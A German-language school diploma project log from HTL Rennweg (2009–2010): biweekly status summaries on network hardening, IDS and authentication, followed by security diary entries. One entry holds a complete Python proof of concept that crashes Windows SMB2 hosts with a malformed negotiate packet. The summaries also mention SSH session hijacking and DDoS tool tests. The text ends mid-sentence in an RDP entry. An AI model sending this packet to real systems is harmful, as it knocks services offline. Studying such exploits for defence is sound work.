Es wurde eine neue Rubrik der Website hinzugefügt, wo aktuelle Vulnerabilities, Exploits und Hacks veröffentlicht werden, um auf dem aktuellen Stand der IT Sicherheit zu sein. Die Muster VM mit Prelude für das Testnetzwerk wurde fertig gestellt und ist nun voll einsatzfähig. Einarbeiten in Themen wie „Device Hardening“ und „LAN Security“ wurde begonnen und auch weitere Papers zu Themen wie „Spoofing Attacks“ wurden erstellt. HSM wurde am Tag der offenen Tür der HTL Rennweg gebührend vertreten und vorgestellt.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.6.1	• Einarbeiten in das Thema Device Hardening • HSM am TOFT vertreten und vorgestellt	Schule	14 Tage	
Lukas Müller	1.6.3	• Diary für Website programmiert, um aktuelle Vulnerabilities & Exploits zu veröffentlichen • Aktuelle Vulnerabilities & Exploits verfasst • Laborübung zum Thema CBAC und Zone Based Firewalls durchgeführt und dokumentiert • Paper über „Spoofing Attacks“ erstellt • Einarbeiten in das Thema Device Hardening • HSM am TOFT vertreten und vorgestellt	Schule	14 Tage	
Mino Sharkhawy	1.6.5	• Einrichten einer Muster VM mit Prelude-Manager, LML und Prewikka	Schule	14 Tage	

		• Konfiguration verschiedener IDS und Netzwerksensoren (Snort, Arpwatch) für das Logging nach Prelude • Einrichten des Apache Webservers für Prewikka (Weboberfläche für Prelude) • Kernel- und Netzwerk-Hardening der VM • Konfiguration von Prelude • HSM am TOFT vertreten und vorgestellt			
Simon Wartanian	1.6.6	• Einarbeiten in das Thema LAN Security • HSM am TOFT vertreten und vorgestellt	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.6.1	Einarbeiten in das Thema Device Hardening (speziell mittels CCNA Security: Chapter 2 Securing Network Devices) Client – und Server Security am Testnetzwerk durchführen Klassennetz durch Testnetzwerk routen	14 Tage
Lukas Müller	1.6.3	Einarbeiten in das Thema Device Hardening (speziell mittels CCNA Security: Chapter 2 Securing Network Devices) Server – und Netzwerk Security am Testnetzwerk durchführen Klassennetz durch Testnetzwerk routen	14 Tage
Mino Sharkhawy	1.6.5	Einarbeiten in das Thema LAN Security (speziell mittels CCNA Security: Chapter 6 Securing the LAN) Clients und Server logisch sichern Traffic des Klassennetzes mitloggen und auswerten	14 Tage
Simon Wartanian	1.6.6	Einarbeiten in das Thema LAN Security (speziell mittels CCNA Security: Chapter 6 Securing the LAN) Clients und Server logisch sichern Traffic des Klassennetzes mitloggen und auswerten	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 11.12.2009

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	11.12.2009	Lukas Müller	Management Summary erstellen

Projektstatus



Die ASA Firewall wurde konfiguriert und ins Schulnetzwerk implementiert. Benötigte Geräte im CISCO Labor (ASA, Switch, Prelude – Server) wurden physikalisch gesichert, um unbefugte Änderungen zu unterbinden. Außerdem wurde die ASA auch logisch gesichert, indem ACLs, Zone-Based Firewall und LAN – Security konfiguriert wurden. Zudem wurde der Prelude – Server logisch gesichert, indem das Betriebssystem modifiziert wurde und zwar mittels Kernel – Kompilierung, Netfilter Konfiguration und Absicherung des SSH Dienstes.
Es wurden neue Diary – Einträge erstellt und zwar „TLS/SSL – Session Renegotiation Exploit“, „ISC Bind Cache Posoning and DOS Vulnerability“, „Schwachstelle im chipTAN comfort-Verfahren“ und „Web-VPN-Lösungen hebeln Sicherheitsmodell der Browser aus“. Zusätzlich haben wir Informationen über Host – und Server – Security und Denial of Service Attacks eingeholt.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.6.1 1.6.2 1.6.3	• Benötigte Geräte im CISCO Labor (ASA, Switch, Prelude – Server) physikalisch gesichert • Einarbeiten in das Thema Denial of Service Attacks	Schule	14 Tage	
Lukas Müller	1.6.7	• ASA Firewall konfiguriert und ins Schulnetzwerk implementiert • ASA logisch gesichert (ACLs, Zone-Based Firewall und LAN – Security) • Neue Diary Einträge verfasst: „TLS/SSL – Session Renegotiation Exploit“, „ISC Bind Cache Posoning and DOS Vulnerability“ und „Web-VPN-Lösungen hebeln Sicherheitsmodell der Browser aus“	Schule	14 Tage	
Mino Sharkhawy	1.6.5 1.6.6	• Prelude – Server logisch gesichert (Kernel kompiliert, Netfilter konfiguriert, SSH Dienst abgesichert)	Schule	14 Tage	

Simon Wartanian	1.6.6	• Neue Diary Einträge verfasst: „Schwachstelle im chipTAN comfort-Verfahren“ • Einarbeiten in das Thema Host- und Server - Security	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.6.11	NAC konfigurieren Domain einrichten und konfigurieren sowohl unter W2k3 und W2k8 Informationen zum Thema SYN-Flooding einholen	14 Tage
Lukas Müller	1.6.7	Informationen weiterer Firewall – und IDS – Systeme einholen Policy Based Routing konfigurieren, um das Routing des Klassennetzes durch die ASA zu ermöglichen	14 Tage
Mino Sharkhawy	1.6.16	Informationen weiterer Sicherheitslösungen einholen und erweiterte Tools Programmieren	14 Tage
Simon Wartanian	1.6.12	Informationen weiterer Authentifizierungsmöglichkeiten einholen und IEEE 802.1X Authentifizierung konfigurieren	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 08.01.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	08.01.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Wir waren bei Cisco Systems im Milleniums Tower um nähere Informationen über das neue Security Device „Iron Port“ bei einem Cisco Experts Meeting zu erfahren.
Die Weihnachtsferien haben uns nicht vom Arbeiten abgehalten:
Policy Based Routing wurde konfiguriert, sodass das Klassennetz (5AX) durch die ASA geroutet wird, umso sämtlichen Traffic mittels der ASA mitzuloggen und durch Prelude auszuwerten. Es wurden weitere Security Lösungen betrachtet wie Beispielsweise Honeypots und Tarpits und es wurde ein eigener TCP Tarpit programmiert, der gescannte Verbindungen aufrecht erhält und verlangsamt. Zudem wurden Authentifizierungsmöglichkeiten, Firewallsysteme und IDS – Systeme recherchiert. Außerdem wurden wieder weitere Diary Einträge erstellt und zwar „Adobe Reader and Acrobat newplayer() – JavaScript-Method Remote Code Execution Vulnerability“, „Mozilla Firefox and Sea Monkey Content Injection Spoofing“, „Microsoft IIS File Extension Vulnerability“, „Telefongespräche abhören durch hacken von A5/1 in GSM“, „Angriffe auf SSHv2“ und „Umgehen mit Brute-Force Angriffen auf SSH“.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.6.1	• Informationen zum Thema SYN-Flooding eingeholt. • Eine Test-Domain unter W2k3 und W2k8 erstellt und konfiguriert.	Schule	14 Tage	
Lukas Müller	1.6.7	• Policy Based Routing konfiguriert • Weitere Diary Einträge erstellt und zwar „Adobe Reader and Acrobat newplayer() – JavaScript-Method Remote Code Execution Vulnerability“, „Mozilla Firefox and Sea Monkey Content Injection Spoofing“, „Microsoft IIS File Extension Vulnerability“, „Telefongespräche abhören durch hacken von A5/1 in GSM“, „Angriffe auf SSHv2“ und „Umgehen mit Brute-Force	Schule	14 Tage	

		Angriffen auf SSH“			
Mino Sharkhawy	1.6.16	• Informationen über weitere Security Lösungen betrachtet • TCP Tarpit programmiert	Schule	14 Tage	
Simon Wartanian	1.6.12	• Informationen weiterer Authentifizierungsmöglichkeiten, Firewallsysteme und IDS – Systeme eingeholt	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.6.11	Cisco – Access – Point in der Klasse aufstellen und via WLC konfigurieren	14 Tage
Lukas Müller	1.6.7	Rechte auf der ASA festlegen (ACLs)	14 Tage
Mino Sharkhawy	1.6.16	erweiterte Tools Programmieren SSH Dienst und http Dienst (Port 8000) am Prelude – Server für HSM erlauben	14 Tage
Simon Wartanian	1.6.12	Recherche und Vorbereitungen für Radius – Server und IEEE 802.1X Authentifizierung	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 22.01.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	22.01.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Das Inhaltsverzeichnis der Diplomarbeit wurde erstellt, die einzelnen Themenbereiche wurden unter den Diplomanten aufgeteilt und eine Deadline festgelegt. Die Rechte und ACLs wurden auf der ASA konfiguriert, sodass die Object-Group für HSM Zugriff via SSH auf die ASA und Zugriff via SSH und http (Port 8000) auf den Prelude – Server erlaubt wird. Zudem hat diese Object-Group keine Internet – Zugriffsbeschränkungen. Das restliche Subnetz kann via http, FTP, POP3, IMAP, SMTP, HTTPS und DNS ins Internet. Außerdem wurde ein WLAN Cisco – Access – Point in der Klasse aufgestellt und via WLC konfiguriert.
Einen weiteren Durchbruch gab es bei dem hacken von SSH und zwar im speziellen von dem Protokoll SSHv2, sodass Passwörter mitgesnifft und Sessions übernommen werden können.
Zusätzlich wurde HSM am Tag der offenen Tür vorgestellt und vertreten.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.6.11	• Cisco – Access – Point in der Klasse aufgestellt und via WLC konfiguriert (SSID, WPA/WPA2, usw.)	Schule	14 Tage	
Lukas Müller	1.6.7	• Rechte auf der ASA festgelegt mittels ACLs • SSHv2 – Hacking um verschlüsselte Passwörter mitzusniffen und Sessions zu übernehmen, indem ein modifizierter OpenSSH – Server verwendet wird	Schule	14 Tage	
Mino Sharkhawy	1.6.16	• SSH und http (Port 8000) Dienste am Prelude – Server für HSM ermöglichen • SSHv2 – Hacking um verschlüsselte Passwörter mitzusniffen und Sessions zu übernehmen, indem ein	Schule	14 Tage	

		modifizierter OpenSSH – Server verwendet wird			
Simon Wartanian	1.6.12	• Recherche und Vorbereitungen für den Radius – Server und IEEE 802.1X Authentifizierung	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.5.5	Informationen über DDOS Angriffe einholen und passende Tools testen Recherche und Schreibarbeit für zu verfassende Papers	14 Tage
Lukas Müller	1.6.9	SSL/TLS Zertifikat erstellen und am Web-Server implementieren um gesicherte HTTPS – Verbindung für hsm-pro.at zu gewährleisten Zwischenpräsentation besprechen und vorbereiten Recherche und Schreibarbeit für zu verfassende Papers	14 Tage
Mino Sharkhawy	1.5.5	BackTrack – USB-Stick neu formatieren und aktualisieren Exploits für bestimmte IOS und Dienste suchen und anwenden Recherche und Schreibarbeit für zu verfassende Papers	14 Tage
Simon Wartanian	1.6.10	Radius Server konfiguriert und IEEE 802.1X Authentifizierung implementiert Recherche und Schreibarbeit für zu verfassende Papers	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 05.02.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	05.02.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Es wurde ein SSL/TLS Zertifikat erstellt und zwar von einem Gratis Anbieter (http://www.startssl.com/). Dieses Zertifikat wurde auf unseren Webserver implementiert. Nun ist es möglich sich mittels einer gesicherten HTTPS-Verbindung auf der Website (login.hsm-pro.at) anzumelden. Das modifizierte BackTrack Betriebssystem wurde mit neuen Tools aktualisiert und auf unseren USB-Sticks neu formatiert. Es wurde außerdem ein Radios Server konfiguriert und eine IEEE 802.1X Authentifizierung implementiert. Zusätzlich wurden weitere Papers über DOS/DDOS Angriffe, Brute Force Angriffe, CDP Angriffe, SYN-Flooding und die X Authentifizierung erstellt. Weiters haben wir angefangen die Zwischenpräsentation zu erstellen.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.5.5	• Informationen über DDOS Angriffe eingeholt und passende Tools wie z.B.: Stacheldraht am Testnetzwerk getestet • Papers über DOS/DDOS und Brute Force Angriffen verfasst	Schule	14 Tage	
Lukas Müller	1.6.9	• Gratis SSL/TLS Zertifikat erstellt und am Web-Server implementiert, man kann sich nun mittels einer gesicherten HTTPS - Verbindung auf login.hsm-pro.at anmelden • Zwischenpräsentation erstellt • Papers über CDP Attacks und Internet als Medium verfasst	Schule	14 Tage	
Mino Sharkhawy	1.5.5	• BackTrack - USB-Stick neu formatiert und aktualisiert • Exploits für bestimmte IOS und Dienste gesucht und gefunden • Papers über SYN-Flooding verfasst	Schule	14 Tage	
Simon Wartanian	1.6.10	• Radius Server konfiguriert und	Schule	14 Tage	

		IEEE 802.1X Authentifizierung implementiert • Papers über X Authentifizierung verfasst			

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.7.15	Präsentation vorbereiten • Die Präsentation mittels Prezi erstellen • Screenshots erstellen • SSH Live Hack vorbereiten und üben • Konfigurationen in die Präsentation einbinden	14 Tage
Lukas Müller	1.7.15	Präsentation vorbereiten • Die Präsentation mittels Prezi erstellen • Screenshots erstellen • SSH Live Hack vorbereiten und üben • Konfigurationen in die Präsentation einbinden	14 Tage
Mino Sharkhawy	1.7.15	Präsentation vorbereiten • Die Präsentation mittels Prezi erstellen • Screenshots erstellen • SSH Live Hack vorbereiten und üben • Konfigurationen in die Präsentation einbinden	14 Tage
Simon Wartanian	1.7.15	Präsentation vorbereiten • Die Präsentation mittels Prezi erstellen • Screenshots erstellen • SSH Live Hack vorbereiten und üben • Konfigurationen in die Präsentation einbinden	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 19.02.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	19.02.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Die Präsentation wurde zum Großteil fertig gestellt. Sie wurde mit Prezi (http://www.prezi.com) erstellt. Bilder und Screenshots wurden erstellt und eingebunden. Der SSH Live Hack wurde vorbereitet, indem die benötigten Geräte (Router, Switch) konfiguriert wurden und der Hack geübt wurde. Erstellte, für die Präsentation essentielle Konfigurationen wurden in die Präsentation eingebunden.

Die Zwischenpräsentation wurde erfolgreich abgehalten und wir bekamen von einigen Lehrern sehr positives Feedback.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.7.15	Präsentation teilweise vorbereitet: • Die Präsentation mittels Prezi erstellt • Screenshots erstellt • SSH Live Hack vorbereitet und geübt • Konfigurationen in die Präsentation eingebunden • Präsentation fertig stellen • Texte lernen • Benötigte Ressourcen einholen (Beamer, Mikro, Router, Switch, …) • Konferenzsaal reservieren • Testen des Präsentationsablauf im Konferenzsaal mit den zu verwendenden Ressourcen • Papers weiter schreiben	Schule	14 Tage	
Lukas Müller	1.7.15	Präsentation teilweise vorbereitet: • Die Präsentation mittels Prezi erstellt • Screenshots erstellt • SSH Live Hack vorbereitet und geübt • Konfigurationen in die Präsentation	Schule	14 Tage	

		eingebunden • Präsentation fertig stellen • Texte lernen • Benötigte Ressourcen einholen (Beamer, Mikro, Router, Switch, …) • Konferenzsaal reservieren • Testen des Präsentationsablauf im Konferenzsaal mit den zu verwendenden Ressourcen • Papers weiter schreiben			
Mino Sharkhawy	1.7.15	Präsentation teilweise vorbereitet: • Die Präsentation mittels Prezi erstellt • Screenshots erstellt • SSH Live Hack vorbereitet und geübt • Konfigurationen in die Präsentation eingebunden • Präsentation fertig stellen • Texte lernen • Benötigte Ressourcen einholen (Beamer, Mikro, Router, Switch, …) • Konferenzsaal reservieren • Testen des Präsentationsablauf im Konferenzsaal mit den zu verwendenden Ressourcen • Papers weiter schreiben	Schule	14 Tage	
Simon Wartanian	1.7.15	Präsentation teilweise vorbereitet: • Die Präsentation mittels Prezi erstellt • Screenshots erstellt • SSH Live Hack vorbereitet und geübt • Konfigurationen in die Präsentation eingebunden • Präsentation fertig stellen • Texte lernen • Benötigte Ressourcen einholen (Beamer, Mikro, Router, Switch, …) • Konferenzsaal reservieren • Testen des Präsentationsablauf im Konferenzsaal mit den zu verwendenden Ressourcen • Papers weiter schreiben	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.7.15	• X-Authentifizierung im Klassennetz implementieren und testen • Diplomarbeitsbuch weiter schreiben	14 Tage
Lukas Müller	1.7.15	• SSL-Strip auf dem Prelude-Server implementieren und testen • Implementierung eines IPS auf der ASA vorbereiten	14 Tage

		• Diplomarbeitsbuch weiter schreiben	
Mino Sharkhawy	1.7.15	• uTarpit auf dem Prelude-Server implementieren und testen • Implementierung eines IPS auf der ASA vorbereiten	14 Tage
Simon Wartanian	1.7.15	• X-Authentifizierung im Klassennetz implementieren und testen • Diplomarbeitsbuch weiter schreiben	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 05.03.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	05.03.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Die Präsentation wurde erfolgreich durchgeführt.
Am 24.02.2010 wurden wir von Cisco zum Cisco Talent Connection Event eingeladen. Das Event hat bei Cisco Systems stattgefunden und dort haben wir mögliche Kooperationspartner, vor allem im Bezug auf das Security-Audit getroffen (Kapsch) und haben HSM vertreten.
Es wurden die Tools SSL-Strip und uTarpit auf dem Prelude Server implementiert und getestet.
Außerdem wurde die X-Authentifizierung im Klassennetz implementiert und getestet.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.7.15	• Präsentation erfolgreich durchgeführt • X-Authentifizierung im Klassennetz implementiert und getestet	Schule	14 Tage	
Lukas Müller	1.7.15	• Präsentation erfolgreich durchgeführt • SSL-Strip auf dem Prelude-Server implementiert und getestet • Vorbereitung für die Implementierung eines IPS auf der ASA	Schule	14 Tage	
Mino Sharkhawy	1.7.15	• Präsentation erfolgreich durchgeführt • uTarpit auf dem Prelude-Server implementiert und getestet • Vorbereitung für die Implementierung eines IPS auf der ASA	Schule	14 Tage	
Simon Wartanian	1.7.15	• Präsentation erfolgreich durchgeführt • X-Authentifizierung im Klassennetz implementiert und getestet	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.8.3	• X-Authentifizierung auf dem Radius Server mittels Active Directory ins produktiv Netz implementieren • Diplomarbeitsbuch fertig stellen	14 Tage
Lukas Müller	1.8.4	• IPS auf der ASA mittels SDM implementieren und testen • 5AX Netz neuen, eigenen IP-Range geben und mittels Policy Based Routing zur ASA umleiten • Mirror Port einrichten, um Snort IDS zu implementieren • GRE vom Prelue Server über die ASA zum Switch bzw. zum Router konfigurieren • Website von Herrn Wieninger auf Schwachstellen testen bzw. Bot durch das modifizieren von Hydra programmieren	14 Tage
Mino Sharkhawy	1.8.3	• IPS auf der ASA mittels SDM implementieren und testen • 5AX Netz neuen, eigenen IP-Range geben und mittels Policy Based Routing zur ASA umleiten • Mirror Port einrichten, um Snort IDS zu implementieren • GRE vom Prelue Server über die ASA zum Switch bzw. zum Router konfigurieren	14 Tage
Simon Wartanian	1.8.4	• X-Authentifizierung auf dem Radius Server mittels Active Directory ins produktiv Netz implementieren • Diplomarbeitsbuch fertig stellen	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 19.03.2010

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	19.03.2010	Lukas Müller	Management Summary erstellen

Projektstatus



Wir haben einen weiteren Rechner vom Herrn Prof. Buric erhalten, um diesen hinter der ASA als zusätzliche Firewall zu verwenden. Dafür haben wir eine modifizierte Linux-Distribution (IPCop) installiert, die ideal dafür geeignet ist Firewall-Aufgaben zu übernehmen. Zusätzlich haben wir benötigte Tools wie SSL-Strip, SSHArp, Hydra, usw. auf dem Rechner installiert. Für zusätzliche Sicherheit sorgt ein Snort IDS, welches wir implementiert haben.
Damit das Klassennetz der 5AX über den Cisco Access Point ins Internet kommt, haben wir einen neuen, eigenen IP-Range konfiguriert und mittels Policy Based Routing über unsere ASA umgeleitet. Auf der ASA wurde zudem ein IPS mittels des ASDMs implementiert, um die Sicherheit zu erhöhen.
Damit sämtliche Schüler der 5AX Authentifiziert ins WLAN kommen, wurde die X-Authentifizierung auf dem Radius Server mit dem Active Directory gekoppelt.
Am Diplomarbeitsbuch wurde weiter geschrieben und sollte demnächst fertig sein.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.8.3	• Neuer, eigener IP-Range für die Klasse 5AX wurde konfiguriert. • Diverse Tools wurden auf dem Rechner installiert wie SSL-Strip, SSHArp, Hydra, usw. • IPS wurde mittels ASDM auf der ASA implementiert • Weiter an dem Diplomarbeitsbuch geschrieben	Schule	14 Tage	
Lukas Müller	1.8.4	• Ein GRE Tunnel vom Prelude Server (über die ASA) zum Router wurde konfiguriert. • Weiteren Rechner von BUR erhalten, um diesen hinter der ASA als zusätzliche Firewall zu verwenden. • IPS wurde mittels ASDM auf der ASA implementiert • Weiter an dem Diplomarbeitsbuch	Schule	14 Tage	

		geschrieben			
Mino Sharkhawy	1.8.3	• Policy Based Routing wurde konfiguriert, um den Traffic zu unserer ASA umzuleiten. • Es wurde der Rechner aufgesetzt mittels IPCop (Linux-Firewall-Distribution). • SNORT-IDS wurde konfiguriert und implementiert • Weiter an dem Diplomarbeitsbuch geschrieben	Schule	14 Tage	
Simon Wartanian	1.8.4	• X-Authentifizierung wurde auf dem Radius-Server mit Active Directory implementiert • Weiter an dem Diplomarbeitsbuch geschrieben	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Konfigurationen
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.8.5	• IPS funktionsanforderungsgerecht konfigurieren • Automatisierte E-Mail Signierung auf dem Prelude-Server implementieren • Diplomarbeitsbuch fertig stellen	14 Tage
Lukas Müller	1.8.5	• IPS funktionsanforderungsgerecht konfigurieren • Automatisierte E-Mail Signierung auf dem Prelude-Server implementieren • Website von Herrn Wieninger auf Schwachstellen testen • Hydra modifizieren um Online-Formulare automatisiert ausfüllen zu können (BOT) • Diplomarbeitsbuch fertig stellen	14 Tage
Mino Sharkhawy	1.8.6	• Snort IDS weiter konfigurieren • Mirror Port einrichten, um Snort IDS sinnvoll einsetzen zu können • Signaturen für IDS beschaffen • Diplomarbeitsbuch fertig stellen	14 Tage
Simon Wartanian	1.8.3	• X-Authentifizierung mit dem implementierten Active Directory testen • Diplomarbeitsbuch fertig stellen	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

10.4 Diary - Einträge

Vista 7 rc und W2K8 r2 - Exploit -- 14.10.09

---- Code: ----

```
#!/usr/bin/python
#When SMB2.0 recieve a "&" char in the "Process Id High" SMB header field
#it dies with a PAGE_FAULT_IN_NONPAGED_AREA error

from socket import socket

host = "IP_ADDR", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
"\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
"\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
"\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
s = socket()
s.connect(host)
s.send(buff)
s.close()
```


by lukas_mueller

RDP Hack -- 18.10.09

Das Remote Desktop Protocol (RDP) ist ein Netzwerkprotokoll von Microsoft zum Steuern von Desktops auf fernen Computern. Bei RDP fungiert eines der beiden Systeme als Terminalserver. Dieser Terminalserver erzeugt Bildschirmausgaben auf dem Terminal – Client. Außerdem können Maus- und Tastatureingaben vom Terminal – Client entgegengenommen werden.
Dieses Protokoll wird häufig verwendet und ist der de facto Standard für Fernwartung in vielen Rechenzentren. Daher wird auch ein großer Wert auf Sicherheit gelegt, deshalb verwendet jede RDP – Version den RC4 – Chiffrieralgorithmus, der für die Verschlüsselung von Datenströmen in Netzwerken konzipiert ist. Als Standardeinstellungen wird eine 128 Bit Verschlüsselung verwendet.
Dennoch gibt es Schwachstellen im Remote Desktop Protocol. Standardmäßig sind die Zertifikate, welche für die Verschlüsselung verwendet werden, in der Registry vom Server gespeichert unter HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService\Parameters\Certificate
